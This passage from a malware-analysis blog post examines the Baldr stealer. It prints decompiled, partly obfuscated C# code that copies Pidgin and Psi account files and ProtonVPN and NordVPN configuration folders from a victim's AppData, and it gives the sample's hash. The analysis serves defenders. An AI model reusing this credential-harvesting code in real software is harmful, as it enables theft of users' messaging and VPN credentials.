
The jabber steals the files “\\.purple\\accounts.xml” (Pidgin) and “\\Psi+\\profiles\\default\\accounts.xml” (Psi+) from the Application Data directory.



```
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.purple\\accounts.xml"))
{
    list.Add(new file_entry
    {
        filename = "Jabber\\pidgin_accounts.xml",
        filedata = ea18584c.3738f39c(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.purple\
          \accounts.xml")
    });
}
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Psi+\\profiles\\default\
  \accounts.xml"))
{
    list.Add(new file_entry
    {
        filename = "Jabber\\psiplus_accounts.xml",
        filedata = ea18584c.3738f39c(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Psi+\\profiles\
          \default\\accounts.xml")
    });
}
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Psi\\profiles\\default\
  \accounts.xml"))
{
    list.Add(new file_entry
    {
        filename = "Jabber\\psi_accounts.xml",
        filedata = ea18584c.3738f39c(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Psi\\profiles\
          \default\\accounts.xml")
    });
}
```

VPN Stealer

The VPN stealer is capable of stealing from ProtonVPN and NordVPN.



```
{
    string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
    try
    {
        string path = environmentVariable + "\\ProtonVPN\\";
        if (Directory.Exists(path))
        {
            DirectoryInfo[] directories = new DirectoryInfo(path).GetDirectories();
            for (int i = 0; i < directories.Length; i++)
            {
                DirectoryInfo directoryInfo = directories[i];
                if (directoryInfo.Name.Contains("ProtonVPN.exe_Url_"))
                {
                    DirectoryInfo[] directories2 = directoryInfo.GetDirectories();
                    for (int j = 0; j < directories2.Length; j++)
                    {
                        DirectoryInfo directoryInfo2 = directories2[j];
                        FileInfo[] files = directoryInfo2.GetFiles();
                        for (int k = 0; k < files.Length; k++)
                        {
                            FileInfo fileInfo = files[k];
                            list.Add(new f18040d1
                            {
                                6981e873 = ea18584c.3738f39c(fileInfo.FullName),
                                5ec66ef3 = string.Format("VPN\\{0}\\{1}\\{2}", directoryInfo, directoryInfo2, fileInfo.Name)
                            });
                        }
                    }
                }
            }
        }
    }
    catch
    {
    }
    try
    {
        string path2 = environmentVariable + "\\NordVPN\\";
        if (Directory.Exists(path2))
        {
            DirectoryInfo[] directories = new DirectoryInfo(path2).GetDirectories();
            for (int i = 0; i < directories.Length; i++)
            {
                DirectoryInfo directoryInfo3 = directories[i];
                if (directoryInfo3.Name.Contains("NordVPN.exe_Url_"))
                {
                    DirectoryInfo[] directories2 = directoryInfo3.GetDirectories();
                    for (int j = 0; j < directories2.Length; j++)
                    {
                        DirectoryInfo directoryInfo4 = directories2[j];
                        FileInfo[] files = directoryInfo4.GetFiles();
                        for (int k = 0; k < files.Length; k++)
                        {
                            FileInfo fileInfo2 = files[k];
                            list.Add(new f18040d1
                            {
                                6981e873 = ea18584c.3738f39c(fileInfo2.FullName),
                                5ec66ef3 = string.Format("VPN\\{0}\\{1}\\{2}", directoryInfo3, directoryInfo4, fileInfo2.Name)
                            });
                        }
                    }
                }
            }
        }
    }
    catch
```

Sleep delay

The file sleeps for 1000 times the entry of this in milliseconds. Strangely enough, the author called this "ExectuionTime" [sic].

That's about all that Baldr stealer has to offer, however if you notice something that I left out do leave a comment and I will add it to the article. The deobfuscated file's hash is 22F1E14D938A1DBC8B501050D5CFAA55FF7B4FD9 and it can be found on VirusBay.

Comment (1)

1. *Sceptre*Posted on 4:46 am October 6, 2019
   What a great post, keep it up!

View Comment (1) ...